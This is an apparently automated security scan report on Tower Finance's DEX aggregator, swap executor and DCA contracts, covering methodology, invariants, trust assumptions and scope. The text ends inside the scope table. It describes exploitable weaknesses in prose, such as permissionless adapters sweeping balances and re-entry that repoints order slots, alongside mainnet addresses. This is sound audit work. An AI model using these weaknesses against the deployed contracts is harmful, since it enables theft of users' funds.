SECURITY ASSESSMENT

# BugPoCer Scan Report

FULL SCAN

| | |
|---|---|
| COMMIT | unknown |
| BRANCH | unknown |
| SCANNED | 23 October 2026 |

Prepared by **Olympix**

# Table of Contents


**1. About**

1.1. Methodology

1.2. Disclaimer

1.3. Project Overview

1.3.1. Design Goals

1.3.2. Key Patterns

1.3.3. External Dependencies

1.3.4. Invariants

1.3.5. Security Assumptions

**2. Scope**

**3. Ingested Documentation**

**4. Summary**

## 5. Findings

### 5.1. Medium


#### 5.1.1. XyloNetAdapter never pulls input; TowerRouter assumes it does

#### 5.1.2. Adapters sweep entire tokenIn balance to caller

#### 5.1.3. Unspent tokenIn not refunded after partial-fill swaps

#### 5.1.4. Unvalidated Split Input Token Leaves Stale Approval

#### 5.1.5. Order Slot Overwrite Missing Owner Check

#### 5.1.6. No Onchain Price Floor Relayer Controlled Slippage And Route


### 5.2. Low


#### 5.2.1. Platform fee credited twice in single-hop swap

#### 5.2.2. NATIVE_USDC branch calls router without pulling user funds

#### 5.2.3. Swap recipient may differ from the caller

#### 5.2.4. TowerRouter router allowances never reset or revoked

#### 5.2.5. Fee Ledger Not Reconciled With Token Balance

#### 5.2.6. Missing Deadline Stale Swap Execution

#### 5.2.7. Permit2 allowed as route target, planting persistent allowances

#### 5.2.8. Raw Erc20 Approve Incompatible With Nonstandard Tokens

#### 5.2.9. Router-reported amountOut trusted without balance delta

#### 5.2.10. Single-step Ownable with inherited renounceOwnership

#### 5.2.11. Unidirectional Pool Registration Stale Reverse Route

#### 5.2.12. Unvalidated Pool Registration Owner Overwrite

# 1. About

This report was generated by Olympix's BugPoCer tool. BugPoCer automates end-to-end vulnerability exploitation for smart contracts, moving beyond static warning to deliver concrete, verifiable Proof-of-Concept (PoC) exploits. Built on Olympix's proprietary infrastructure and Intermediate Representation (IR), BugPoCer combines results from multiple analysis engines to identify confirmed security issues. Using an agentic AI framework to synthesize insights across the Olympix toolchain, it enables teams to instantly validate vulnerabilities, measure real-world impact, and confirm that patches are effective.

## 1.1. Methodology

BugPoCer breaks down a codebase into source *units* (function, contract, or library level). While findings will only be searched for in units within the specified scope, BugPoCer explores all relevant paths within the codebase. It couples this context with an extensive knowledge store to identify potential issues. For each issue, BugPoCer automatically generates a ready-to-run Hardhat PoC test that reproduces the exploit under realistic attack conditions.

**EACH FINDING INCLUDES**

- **Vulnerability details**: description, severity, affected lines, and potential impact
- **Exploit demonstration**: a PoC test that reliably triggers the issue

Findings are organised by the defect they represent, not by how confidently BugPoCer could demonstrate it. Several findings that share one root cause and one fix are presented together as a single numbered issue, with each affected site listed beneath it. The issue count therefore reflects the work to be done, and the finding count reflects where it has to be done.

Every finding carries a badge with **BugPoCer's assessment** of it.

Verified findings should be taken into careful consideration. BugPoCer, as any human auditor, can make mistakes, so findings it ruled out may still be worth some review time as a sanity check. They are collected in their own section when included.

**BADGES ON EACH FINDING**

- **Verified**: BugPoCer wrote a proof-of-concept that runs and demonstrates real harm.
- **Needs Further Review**: BugPoCer could not prove it either way; worth a manual review.

## 1.2. Disclaimer

This report does not guarantee the discovery of every vulnerability in scope, nor does it ensure that no new issues will arise as the codebase evolves. BugPoCer cannot provide assurances about code added or modified in future iterations. We recommend ongoing security reviews and the use of additional security measures such as independent audits and bug bounty programs.

Findings and suggested remediations in this report are provided for guidance only. Code samples or PoCs are illustrative and may require further testing and adaptation before production use.

This report is intended solely for informational purposes. It should not be interpreted as legal, financial, or investment advice, nor as an endorsement of the audited project.

## 1.3. Project Overview

Items marked *stated during context validation* were supplied or confirmed by the person who validated this scan's context. Everything else was inferred by BugPoCer.

| | |
|---|---|
| **NAME** | Tower Finance Contracts (Tower Exchange) |
| **TYPE** | DEX Aggregator / Swap Execution Layer with DCA Automation |
| **DESCRIPTION** | Tower Finance is the smart-contract layer behind Tower Exchange on the Arc Network. It provides a stateless swap executor that takes a platform fee and forwards output to the recipient atomically, adapters to external liquidity venues and aggregators, a DCA recurring-order executor, and a DEX aggregator router. |

### 1.3.1. Design Goals

- Stateless and zero custody: no user funds are stored or escrowed, and inputs, fees and outputs settle in one atomic transaction
- Strict allowlisting of execution targets and approval spenders
- Slippage enforcement (output >= minAmountOut) and refund of unconsumed input
- Normalize heterogeneous AMM, pool and aggregator interfaces into a uniform execution flow
- Non-custodial DCA automation where relayers are limited to executing parameter-bounded swaps

### 1.3.2. Key Patterns

- DEX aggregator router (single-hop, multi-hop, split swaps) with accumulated platform fee
- Stateless swap executor with allowlisted arbitrary-call route targets and balance-delta accounting
- Per-DEX adapter contracts (pull-approve-call-forward) used as route targets and approval spenders
- Recurring (DCA-style) order execution by relayer against standing ERC20 allowance
- Ownable owner plus owner-managed allowlists (relayers, routeTargets, approvalSpenders, registeredRouters)

### 1.3.3. External Dependencies

- Uniswap V2-style router (Tower AMM and any registered V2-interface router)
- XyloNet stable swap router/pools (Arc)
- Permit2 (Uniswap AllowanceTransfer)
- Aggregator routers: KyberSwap MetaAggregationRouterV2, LI.FI Diamond, DZap diamond, De1 Exchange, Uniswap v4 Universal Router

- Aerodrome/Aero Slipstream CL swap router
- UnitFlow V3 factory/pools and WUSDC (Arc)
- OpenZeppelin Contracts v4 (Ownable, Pausable, ReentrancyGuard, SafeERC20)

### 1.3.4. Invariants

High — funds/access risk  Medium — functional correctness  Low — informational

**STATED DURING CONTEXT VALIDATION**

*Properties supplied or confirmed by the person who validated this scan's context.*

**2 INVARIANTS**

> The frontend approves `type(uint256).max` of `tokenIn` to `RecurringOrderExecutor`, so the user's standing allowance is effectively unlimited. The only on-chain limits on what a relayer can pull are the per-order `maxAmountIn`, `minInterval`, `validAfter`/`validUntil` and the authorization's `user`/`tokenIn`/`tokenOut`. No code path may pull a user's tokens except through a valid, parameter-bounded `executeOrder` for an order that user authorized, and `tokenOut` must be delivered to `authorization.user`. Because `orderId` is `keccak256(app order id)` and is not bound to `msg.sender`, an order slot must not be overwritable or re-pointable by anyone other than its owner.

> Audit scope is `contracts/contracts/` only: `TowerSwapExecutor`, `RecurringOrderExecutor`, `TowerRouter`, `SwapMath`, `adapters/*` (Aero, LiFi, XyloNet, DZap, UniswapV4, De1, UnitFlow, KyberSwap, TowerDexAdapter) and interfaces. Tower-AMM (V2 factory, pairs, router) is shelved and out of scope, as are mocks, the web app and the off-chain APIs. `XyloNetAdapter` is testnet-only and is not deployed to Arc mainnet. Executors and adapters are intended to be stateless and zero-custody, and the adapters' swap entry points are permissionless by design. On Arc mainnet (5042), `TowerSwapExecutor` at 0xeB8940752Fa12944d3b2D736d51fA36E4dA32BC8 has the deployer EOA 0xe71dD45E7d21409b04b609D0E6C67FFff592d43d as owner, a fee of 30 bps and treasury 0xb3966683724303400B6fECDa1963825d994B546a. The allowlisted route targets include Tower adapters plus raw routers (Synthra universal router/swapRouter02, UnitFlow router, Aero router), with Permit2 as a spender.

**INFERRED BY BUGPOCER**

*Properties inferred by automated analysis of code patterns, architecture, and documentation.*

**39 INVARIANTS**

> Swap inputs are pulled, platform fees go to the treasury, and output tokens are delivered to the recipient in the same atomic transaction.

Swap calldata is dispatched only to owner-authorized route targets and approval spenders. In `TowerSwapExecutor.executeSwap`, `_validateParams` requires `routeTargets[params.routeTarget]` and `approvalSpenders[params.approvalSpender]`. Both mappings are changed only by the owner through `setRouteTarget` and `setApprovalSpender`. `RecurringOrderExecutor.executeOrder` applies the same two checks with its own mappings. The executor calls `routeTarget.call(routeCalldata)` with caller-supplied calldata, so whatever an allowlisted target can do with the executor's approval and balance is reachable.

The executor enforces that received output is at least minAmountOut and refunds unconsumed input.

Relayers of `RecurringOrderExecutor` have no custody or withdrawal privileges beyond executing valid parameter-bounded swaps. `executeOrder` is gated by `onlyRelayer` and pulls `amountIn` of `authorization.tokenIn` from `authorization.user` through `safeTransferFrom`. It then calls the allowlisted `routeTarget` with relayer-supplied `routeCalldata`. Any `tokenOut` the executor gained is sent to `authorization.user`. The relayer chooses `amountIn`, `minAmountOut`, `routeTarget`, `approvalSpender` and `routeCalldata` on each call.

Relayers trigger executions when intervals elapse and the execution satisfies the on-chain parameter bounds (maxAmountIn, timing); the relayer supplies minAmountOut.

Adapters should deliver output to the recipient and perform balance safety checks before returning control.

TowerSwapExecutor platform fee: `feeAmount = receivedInput * platformFeeBps / BPS_DENOMINATOR` (rounds down), and `swapAmountIn = receivedInput - feeAmount`, where `receivedInput` is the executor's `tokenIn` balance increase from `safeTransferFrom(msg.sender, this, params.amountIn)`. `feeAmount` is transferred to `treasury` before the route call. Inputs: `BPS_DENOMINATOR` is the constant 10_000. `platformFeeBps` is set by the owner in the constructor and through `setPlatformFeeBps`, both of which require it to be at most `MAX_PLATFORM_FEE_BPS` (1_000, 10%). `treasury` is set by the owner via `setTreasury`. `receivedInput` is moved by the caller through `params.amountIn` and by token transfer behaviour such as fee-on-transfer. `executeSwap` requires `swapAmountIn > 0`. The fee is charged on input before the route call, and `feeAmount` rounds to zero for small `receivedInput`.

The executor requires the tokenOut balance delta to be at least minAmountOut and sends leftover input to the caller-chosen recipient.

`TowerRouter.registeredRouters` (with `TowerRouter.routers` array): set by owner via `TowerRouter.registerRouter` (router != address(0), not already registered; no code or interface check) and cleared via `TowerRouter.unregisterRouter`; read by `TowerRouter.swapExactTokensForTokens` and `TowerRouter._executeSingleSplit` (require registered), which then `safeApprove(router, swapAmount)` of the user's tokenIn and call the router; `routers` is read by `TowerRouter.getRouters`.

`TowerSwapExecutor.treasury`: set by owner via `TowerSwapExecutor.setTreasury` (and the constructor), bounded only to a non-zero address; read by `TowerSwapExecutor.executeSwap`, which `safeTransfer`s the fee amount of tokenIn to it.

`TowerSwapExecutor.routeTargets`: set by owner via `TowerSwapExecutor.setRouteTarget`, bounded to a non-zero address with code (`target.code.length > 0`); read by `TowerSwapExecutor._validateParams` (from `executeSwap`), after which `_callRouteTarget` runs `target.call(params.routeCalldata)` with caller-supplied calldata while the executor holds the swap input and an approval for `approvalSpender`. Allowlisting a token or spender address as route target is not blocked by the setter.

`TowerSwapExecutor.approvalSpenders`: set by owner via `TowerSwapExecutor.setApprovalSpender`, bounded to a non-zero address with code; read by `TowerSwapExecutor._validateParams` (from `executeSwap`), after which `executeSwap` does `safeApprove(approvalSpender, 0)` then `safeApprove(approvalSpender, swapAmountIn)` on tokenIn before the route call and resets it to 0 afterwards. The spender is independent of `routeTarget` in the code.

`TowerRouter.swapExactTokensForTokens` non-native branch: pulls `amountIn` of `path[0]` from `msg.sender`, computes `feeAmount = amountIn * platformFee / 10000` via `SwapMath.calculateFee`, calls `safeApprove(router, swapAmount)` (no preceding zeroing), executes the swap to `to`, calls `_handleFees(tokenIn, feeAmount)` inside the `else` block when `feeAmount > 0`, and then calls `_handleFees(tokenIn, feeAmount)` a second time after the `if/else` when `feeAmount > 0`. `_handleFees` does `accumulatedFees[token] += feeAmount` only (no token movement), so `accumulatedFees[tokenIn]` rises by `2 * feeAmount` per single-hop swap while the contract receives `feeAmount` of tokens. The `tokenIn == NATIVE_USDC` branch performs no transfer or fee and calls the router with `amountIn` directly.

`TowerRouter.swapWithSplit` value flow: `tokenIn = splits[0].path[0]`; for each of up to 3 splits `_executeSingleSplit` requires `registeredRouters[split.router]` and `split.path[last] == tokenOut` (it does not compare `split.path[0]` to `tokenIn`), pulls `split.amountIn` of `tokenIn` from `msg.sender`, charges `split.amountIn * platformFee / 10000`, calls `safeApprove(split.router, swapAmount)` (no zeroing), and swaps to `address(this)`. `totalAmountOut` is the sum of the amounts RETURNED by the routers (not balance deltas) and is checked only against the aggregate `minAmountOut`; the function then does `IERC20(tokenOut).safeTransfer(to, totalAmountOut)` from the shared contract balance and calls `_handleFees(tokenIn, totalFeeAmount)` once.

`RecurringOrderExecutor.routeTargets`: set by owner via `RecurringOrderExecutor.setRouteTarget`, bounded only to a non-zero address (no code-existence check, unlike `TowerSwapExecutor.setRouteTarget`); read by `RecurringOrderExecutor.executeOrder`, which makes `routeTarget.call(routeCalldata)` with relayer-supplied calldata while holding the user's `amountIn` and an approval for `approvalSpender`.

`RecurringOrderExecutor.approvalSpenders`: set by owner via `RecurringOrderExecutor.setApprovalSpender`, bounded only to a non-zero address; read by `RecurringOrderExecutor.executeOrder`, which does `safeApprove(approvalSpender, 0)` then `safeApprove(approvalSpender, amountIn)` on `authorization.tokenIn` before the route call and resets to 0 afterwards.

`XyloNetAdapter.poolRegistry`: set by owner via `XyloNetAdapter.registerPool` (tokenIn/tokenOut/pool non-zero, tokenIn != tokenOut; no check that the pool exists or matches the router; overwrites an existing entry) and by the constructor (four hardcoded Arc testnet pools); read via `_getPool` by `XyloNetAdapter.swap` (passes the pool to `xyloNetRouter.swap`), `getAmountOut`, `getPool` and `isPairSupported`. `xyloNetRouter`, `wusdcAddress` and `factoryAddress` are non-immutable public variables with no setter after the constructor. `XyloNetAdapter.swap` is callable by anyone, does not pull tokenIn from the caller, and approves `xyloNetRouter` for `amountIn` from the adapter's own balance.

Adapter route-target addresses (`DZapAdapter.dzapRouter`, `DZapAdapter.permit2`, `KyberSwapAdapter.kyberRouter`, `KyberSwapAdapter.aggregationExecutor`, `KyberSwapAdapter.permit2`, `LiFiAdapter.lifiDiamond`, `LiFiAdapter.permit2`, `UniswapV4Adapter.universalRouter`, `UniswapV4Adapter.permit2`, `De1Adapter.de1Exchange`): immutable, set only in the constructors with no setter and no owner control; read by each adapter's `swapExactInput` through `_isAllowedRouteTarget` (router, and permit2 when non-zero; Kyber also `aggregationExecutor`; De1 requires `routeTarget == de1Exchange`), then `_approveSpenders` approves the router and permit2 (and Permit2-allows the router) for `amountIn` of tokenIn before `routeTarget.call(routeCalldata)` with caller-supplied calldata, and `_clearSpenders` runs afterwards. `swapExactInput` is callable by anyone and pulls tokenIn from msg.sender; leftover tokenIn goes back to msg.sender and tokenOut delta to `recipient`.

`UnitFlowAdapter.factory`, `UnitFlowAdapter.nativeUsdc`, `UnitFlowAdapter.wusdc`: immutable, set only in the constructor (non-zero) with no setter; read by `UnitFlowAdapter.swapExactInput` (native-USDC branch selection on `nativeUsdc`, scale `NATIVE_USDC_SCALE = 1e12` between 6-decimal ERC20 USDC and 18-decimal native balance), `_swapNativeUsdcToToken`, `_swapTokenToNativeUsdc`, `_swapPoolExactInput` (pool = `factory.getPool(tokenIn, tokenOut, fee)`) and `_handleSwapCallback`, which requires `msg.sender == factory.getPool(decoded.tokenIn, decoded.tokenOut, decoded.fee)` and then transfers the amount owed to msg.sender. `swapExactInput` is callable by anyone with caller-chosen `fee`, `recipient`, `minAmountOut` and `deadline`; the executor of the pool call is the adapter.

Dispatch is restricted to owner-allowlisted route targets and approval spenders; the README does not say the spender is tied to the target or that calldata is inspected.

The README says the contract does not store or escrow user funds, with inputs pulled, fees sent to the treasury and outputs delivered to the recipient in the same transaction.

Calldata-forwarding adapters ( `KyberSwapAdapter` , `LiFiAdapter` , `DZapAdapter` , `UniswapV4Adapter` , `De1Adapter` ) `swapExactInput` : callable by any address; pulls `amountIn` of `tokenIn` from `msg.sender` , approves the router (and Permit2 plus a Permit2 allowance for the router in the Kyber/LiFi/DZap/V4 variants) for `amountIn` , executes `routeTarget.call(routeCalldata)` where `routeTarget` must equal the immutable router (or `permit2` / Kyber `aggregationExecutor` in the variants that allow it), then clears approvals, forwards `tokenOut` balance increase of the adapter to `recipient` (when `recipient != address(this)` ), transfers the adapter's ENTIRE `tokenIn` balance to `msg.sender` as `leftoverIn` , and sets `amountOut = recipient tokenOut balance after - before` checked against `minAmountOut` . `tokenOut` , `recipient` inside `routeCalldata` are not tied to the function arguments. `recoverToken` / `recoverNative` (owner) sweep anything left in the adapter.

`XyloNetAdapter.swap(tokenIn, tokenOut, amountIn, minAmountOut, recipient, deadline)` (no access control, no `nonReentrant` ): looks up `pool = poolRegistry[_getPoolKey(tokenIn, tokenOut)]` , does `IERC20(tokenIn).approve(xyloNetRouter, amountIn)` (raw approve, no reset or return check) and calls `xyloNetRouter.swap(pool, tokenIn, tokenOut, amountIn, minAmountOut, recipient, deadline)` . It never calls `transferFrom` on `msg.sender` , so the input tokens come from the adapter's own balance. `TowerRouter._executeMultiHopSwap` calls this function (for routers registered with `usesIDexRouterInterface == true` ) after approving the adapter for `swapAmount` ; the pool registry is owner-written via `registerPool` .

Swap calldata must route output tokens back to `TowerSwapExecutor` . The executor measures `amountOut` as the change in its own `tokenOut` balance, requires it to be at least `minAmountOut` , and then forwards it to `params.recipient` . Output sent by the route directly to any other address is not counted and does not satisfy the slippage check.

Users authorize execution parameters on-chain through authorizeOrder, which records user = msg.sender.

Relayers trigger executions once minInterval has elapsed, within the user's maxAmountIn per execution.

`TowerRouter.usesIDexRouterInterface` : set by owner via `TowerRouter.registerRouter(router, usesIDexInterface)` with no bound (written only at registration; `unregisterRouter` does not reset it, and `registerRouter` rejects a currently registered address); read by `TowerRouter._executeMultiHopSwap` , which calls `IDexRouter.swap(path[0], path[1], ...)` (path length must be 2) when true and `IUniswapV2Router.swapExactTokensForTokens` otherwise.

`TowerRouter.platformFee` formula: `SwapMath.calculateFee(amount, platformFee) = amount * platformFee / 10000` (rounds down) with `platformFee` initialised to 25 and set by the owner in `setPlatformFee` (<= 30); `SwapMath.calculateFee` also requires `platformFee <= MAX_FEE` (30). The fee is charged on `tokenIn` amounts in `swapExactTokensForTokens` ( `amountIn` ) and per split in `_executeSingleSplit` ( `split.amountIn` ); there is no fee on the `NATIVE_USDC` branch.

`TowerRouter.accumulatedFees[token]` is raised by `_handleFees` (called from `swapExactTokensForTokens`, twice in the non-native branch, and from `swapWithSplit` once with the total fee) and set to 0 by `withdrawFees`, which then transfers the pre-reset value of `accumulatedFees[token]` to `recipient`. `recoverToken(token, amount)` (owner) transfers `amount` of any token to `owner()` without reading or lowering `accumulatedFees`. `getAccumulatedFees` returns the mapping value; token balance of the contract is never compared to it.

Pause state (OZ `Pausable._paused`): set by owner via `TowerRouter.pause` / `unpause`, `TowerSwapExecutor.pause` / `unpause` and `RecurringOrderExecutor.pause` / `unpause`, with no bound; read by `whenNotPaused` on `TowerRouter.swapExactTokensForTokens`, `TowerRouter.swapWithSplit`, `TowerSwapExecutor.executeSwap`, `RecurringOrderExecutor.authorizeOrder` and `RecurringOrderExecutor.executeOrder`. `RecurringOrderExecutor.cancelOrder`, all `recoverToken` functions and `TowerRouter.withdrawFees` carry no pause check. Adapters have no pause.

`AeroAdapter.swapRouter` and `TowerDexAdapter.towerDexRouter`: immutable, set only in the constructors with no setter; read by `AeroAdapter.swapExactInputSingle` / `AeroAdapter.swapExactInput` and `TowerDexAdapter.swap` / `TowerDexAdapter.getAmountOut`, which pull tokenIn from msg.sender, `safeApprove` the router for `amountIn`, call it with a caller-supplied recipient and minAmountOut, and reset the approval to 0. Both are callable by anyone (nonReentrant).

Ownership and upgradeability: `TowerRouter`, `TowerSwapExecutor`, `RecurringOrderExecutor` and all adapters inherit OpenZeppelin `Ownable` (^4.9.0) with single-step `transferOwnership` and `renounceOwnership` callable by the current owner and no pending-owner acceptance. The three main contracts call `transferOwnership(_owner)` in their constructors; adapter constructors take no owner argument. No contract in `contracts/` uses proxies, `delegatecall`, `Initializable`, UUPS, storage gaps or upgrade functions; all logic addresses in adapters are immutable. The owner of the main contracts controls the router/route-target/spender allowlists read by fund-moving functions.

`UnitFlowAdapter` amount math: for `tokenIn == nativeUsdc`, `_swapNativeUsdcToToken` pulls `amountIn` (6-decimal units) via `safeTransferFrom`, measures `nativeReceived = address(this).balance - nativeBefore`, requires `nativeReceived >= amountIn * 1e12`, wraps `nativeReceived` into `wusdc` and swaps `nativeReceived` (18-decimal units) in the pool; for `tokenOut == nativeUsdc`, `_swapTokenToNativeUsdc` sets `minWusdcOut = minAmountOut * 1e12`, swaps to the adapter, unwraps, computes `amountOut = wusdcOut / 1e12` (truncating) and `safeTransfer`s `amountOut` of `nativeUsdc` to `recipient`. `_swapPoolExactInput` uses `getPool(tokenIn, tokenOut, fee)` from `factory`, price limit `MIN_SQRT_RATIO + 1` / `MAX_SQRT_RATIO - 1`, and takes `amountOut` from the pool's returned negative delta. Inputs `fee`, `amountIn`, `minAmountOut`, `recipient`, `deadline` are caller-supplied; `swapExactInput` is permissionless.

Pull-approve-swap adapters `TowerDexAdapter.swap`, `AeroAdapter.swapExactInputSingle` and `AeroAdapter.swapExactInput`: permissionless; each does `safeTransferFrom(msg.sender, this, amountIn)`, zeroes then sets the router allowance to `amountIn`, calls the router with caller-supplied `minAmountOut`, `recipient` and `deadline`, zeroes the allowance, and takes `amountOut` from the router's return value. `TowerDexAdapter` builds a 2-token path `[tokenIn, tokenOut]` for the V2 router; `AeroAdapter.swapExactInputSingle` passes `sqrtPriceLimitX96: 0`; `AeroAdapter.swapExactInput` requires only that the first 20 bytes of `path` equal `tokenIn` and `path.length >= 43`.

`platformFeeBps` must always be <= `MAX_PLATFORM_FEE_BPS`; both the constructor and `setPlatformFeeBps` enforce this before assigning.

For each token, `accumulatedFees[token]` must always be ≤ the router's actual `IERC20(token).balanceOf(address(this))`, and equal cumulative fees recorded via `_handleFees` minus fees paid out by `withdrawFees`. Each fee is added once, and `withdrawFees` pays out exactly the amount it zeroes.

In `RecurringOrderExecutor.executeOrder`, the authorization fields (`user`, `tokenIn`, `tokenOut`) used after the external `safeTransferFrom` on `authorization.tokenIn` must be the same values that were validated before it. `executeOrder` keeps a storage reference to `orderAuthorizations[orderId]` and re-reads `tokenIn`, `tokenOut` and `user` after the untrusted token call. `nonReentrant` guards only `executeOrder`, not `authorizeOrder` or `cancelOrder`. A malicious `tokenIn` can re-enter `authorizeOrder` for the same `orderId` during `transferFrom` and repoint the slot (for example to a real token such as USDC). `executeOrder` then approves the allowlisted spender for tokens already held by the executor and spends them. A malicious `tokenOut` can fake the output balance check. `executeOrder` also does not measure the `tokenIn` balance change around `transferFrom`, unlike `TowerSwapExecutor`, so receipt of `amountIn` is not enforced.

`TowerRouter.wethToken`: set only in the constructor (require non-zero) with no setter; the only occurrences in `contracts/` are its declaration, constructor assignment and the constructor zero check, so no swap or fee function reads it.

`TowerSwapExecutor.executeSwap` takes no deadline parameter. A swap that sits in a mempool can execute at any later block, and only `minAmountOut` bounds the price. Off-chain backends hardcode a 30-minute deadline in quotes. The off-chain quote API applies a fixed 0.5% slippage and ignores the client-supplied slippage value. `build-tx` rejects `minAmountOut` of 0 but accepts a near-zero value. Neither off-chain behavior is enforced on-chain.

### 1.3.5. Security Assumptions

11 ENTITIES

**TowerRouter owner (Ownable, onlyOwner)** TRUSTED

- registerRouter(router, usesIDexInterface): adds any non-zero, not-yet-registered address as a DEX router that swapExactTokensForTokens/swapWithSplit approve and call; no code-existence or interface check
- unregisterRouter(router): clears registeredRouters[router] and removes it from the routers array (the usesIDexRouterInterface flag is not cleared)
- setPlatformFee(newFee): sets platformFee to at most 30 bps (0.3%); initial value is 25
- withdrawFees(token, recipient): sends the full accumulatedFees[token] to any non-zero recipient the owner supplies
- recoverToken(token, amount): transfers any amount of any ERC20 held by TowerRouter to owner(), with no tie to accumulatedFees (so it can move tokens that back user-facing balances or fee accounting)
- pause()/unpause(): toggles whenNotPaused on swapExactTokensForTokens and swapWithSplit; withdrawFees and recoverToken are not pause-gated
- transferOwnership / renounceOwnership inherited from OZ Ownable (single step, no pending-owner acceptance)

**RecurringOrderExecutor owner (Ownable, onlyOwner)** TRUSTED

- setRelayer(relayer, isAllowed): grants or revokes the relayer flag for any non-zero address
- setRouteTarget(target, isAllowed): allowlists any non-zero address (no code-existence check) as the call target of executeOrder's routeTarget.call(routeCalldata)
- setApprovalSpender(spender, isAllowed): allowlists any non-zero address that executeOrder approves for amountIn of the user's tokenIn
- recoverToken(token, recipient, amount): sends any amount of any ERC20 held by the executor to any non-zero recipient
- pause()/unpause(): toggles whenNotPaused on authorizeOrder and executeOrder; cancelOrder is not pause-gated

**Adapter owners (AeroAdapter, De1Adapter, DZapAdapter, KyberSwapAdapter, LiFiAdapter, UniswapV4Adapter, UnitFlowAdapter)** TRUSTED

- recoverToken(token, recipient, amount): sends any amount of any ERC20 held by the adapter to any non-zero recipient the owner supplies
- recoverNative(recipient, amount): sends any amount of the adapter's native balance to any non-zero recipient via recipient.call
- no setters for routers, factories or permit2: those addresses are immutable and fixed in the constructor
- no pause function

**TowerDexAdapter owner and XyloNetAdapter owner** TRUSTED

- TowerDexAdapter.recoverToken(token, recipient, amount): sends any amount of any held ERC20 to any non-zero recipient; there is no recoverNative
- XyloNetAdapter.registerPool(tokenIn, tokenOut, pool): sets the pool address passed to xyloNetRouter.swap for one direction of a pair; requires non-zero tokens and pool and tokenIn != tokenOut, overwrites an existing entry, no check that the pool belongs to the router
- XyloNetAdapter has no recoverToken/recoverNative and no pause
- XyloNetAdapter constructor pre-registers four Arc testnet pools (USDC/EURC, USDC/USYC, both directions)

**Allowlisted DEX routers, route targets, approval spenders and immutable aggregator addresses (external dependencies)** TRUSTED

- TowerRouter calls IDexRouter.swap or IUniswapV2Router.swapExactTokensForTokens on a registered router with the recipient and minAmountOut supplied by the caller, after safeApprove(router, swapAmount)
- TowerSwapExecutor and RecurringOrderExecutor call allowlisted routeTarget with arbitrary calldata and hold an approval for the allowlisted approvalSpender during the call
- Adapters call immutable swapRouter, dzapRouter, kyberRouter, aggregationExecutor, universalRouter, lifiDiamond, de1Exchange, towerDexRouter, permit2, UnitFlow factory/pool and WUSDC with calldata or parameters derived from the caller
- Output and refund accounting in executeSwap, adapters and executeOrder rely on token balance deltas measured around the external call

**routeTargets / approvalSpenders allowlists** TRUSTED STATED IN VALIDATION

- Hold Tower adapters plus raw routers (Synthra universal router/swapRouter02, UnitFlow router, Aero router) and Permit2 as spender
- Executors meant to hold no balances between calls; on-chain guard is balance-delta check
- Any route that moves user/executor funds to a third party despite balance-delta check is a bug

**TowerSwapExecutor owner (Ownable, onlyOwner)** TRUSTED

- owner (team EOA) is trusted for allowlists, fee (<=10%), treasury, pause and recoverToken
- setTreasury, setPlatformFeeBps (<= MAX_PLATFORM_FEE_BPS = 1000), setRouteTarget, setApprovalSpender, recoverToken, pause/unpause
- Deployed on Arc mainnet with fee 30 bps and treasury 0xb3966683724303400B6fECDa1963825d994B546a
- Allowlisted route targets are hand-vetted: Tower adapters plus raw routers (Synthra universal router/swapRouter02, UnitFlow router, Aero router) and Permit2 as spender

**relayer** SEMI-TRUSTED

- Triggers executions when order intervals elapse
- Executes only valid swaps within the user's on-chain parameter boundaries
- Has no custody or withdrawal privileges beyond executing valid parameter-bounded swaps

**Relayer (RecurringOrderExecutor.onlyRelayer)** SEMI-TRUSTED

- Even a malicious or compromised relayer must not cause loss beyond a user-bounded slippage
- Capped at maxAmountIn per minInterval per order
- Output must always reach the order owner
- Missing user-set minimum output in OrderAuthorization (relayer can pass minAmountOut=1) is a bug, not stale wording
- Unconsumed tokenIn should be refunded to the user as in TowerSwapExecutor; its absence is an implementation gap

**Users and any unguarded caller** UNTRUSTED

- TowerSwapExecutor.executeSwap: anyone supplies tokenIn, tokenOut, amountIn, minAmountOut, recipient, routeCalldata, plus a routeTarget and approvalSpender that are owner-allowlisted; the call is made with the executor's balance and approvals
- TowerRouter.swapExactTokensForTokens / swapWithSplit: anyone supplies path, recipient, router (must be registered) and per-split params; swapWithSplit takes tokenIn from splits[0].path[0] and does not compare the other splits' path[0] to it
- RecurringOrderExecutor.authorizeOrder: anyone writes orderAuthorizations[orderId] with user = msg.sender, with no check that the id is unused (an existing entry is overwritten and lastExecutedAt reset to 0); cancelOrder is limited to authorization.user
- Adapters' swapExactInput / swapExactInputSingle (callable by anyone, pulling from msg.sender), including DZap/Kyber/LiFi/UniswapV4 forwarding caller-supplied routeCalldata to dzapRouter/kyberRouter/aggregationExecutor/universalRouter/lifiDiamond or the permit2 address
- XyloNetAdapter.swap has no access modifier, no nonReentrant and no transferFrom: it approves xyloNetRouter for amountIn of tokenIn from the adapter's own balance and sends output to a caller-supplied recipient
- UnitFlowAdapter.unitFlowV3SwapCallback / uniswapV3SwapCallback are external; inline check requires msg.sender == IUnitFlowFactory(factory).getPool(decoded.tokenIn, decoded.tokenOut, decoded.fee)

**Adapter residual balances** UNTRUSTED STATED IN VALIDATION

- Adapters designed to hold nothing between transactions
- Stuck balances owner-recoverable only; capture by arbitrary third-party caller is a bug
- Adapter Permit2/ERC20 allowances must not be usable to move tokens to a third party

# 2. Scope

| | |
|---|---|
| COMMIT | unknown |
| BRANCH | unknown |
| SCAN TYPE | Full Scan |

Scanned **48** of **48** units.

| UNIT | FILE |
|---|---|
| `SwapMath` | `contracts/libraries/SwapMath.sol` |
| `TowerDexAdapter`<br>WHOLE CONTRACT + 2 FUNCTIONS<br>`getAmountOut`<br>`swap` | `contracts/adapters/TowerDexAdapter.sol` |
| `De1Adapter`<br>WHOLE CONTRACT + 1 FUNCTION<br>`swapExactInput` | `contracts/adapters/De1Adapter.sol` |
| `AeroAdapter`<br>WHOLE CONTRACT + 2 FUNCTIONS<br>`swapExactInput`<br>`swapExactInputSingle` | `contracts/adapters/AeroAdapter.sol` |
| `XyloNetAdapter`<br>WHOLE CONTRACT + 4 FUNCTIONS<br>`getAmountOut`<br>`_registerPool`<br>`registerPool`<br>`swap` | `contracts/adapters/XyloNetAdapter.sol` |
| `LiFiAdapter`<br>WHOLE CONTRACT + 2 FUNCTIONS<br>`_approveSpenders`<br>`swapExactInput` | `contracts/adapters/LiFiAdapter.sol` |
| `UniswapV4Adapter`<br>WHOLE CONTRACT + 3 FUNCTIONS<br>`_getRevertMsg`<br>`_approveSpenders`<br>`swapExactInput` | `contracts/adapters/UniswapV4Adapter.sol` |
| `TowerSwapExecutor`<br>WHOLE CONTRACT + 3 FUNCTIONS<br>`setApprovalSpender`<br>`setRouteTarget`<br>`executeSwap` | `contracts/TowerSwapExecutor.sol` |

| UNIT | FILE |
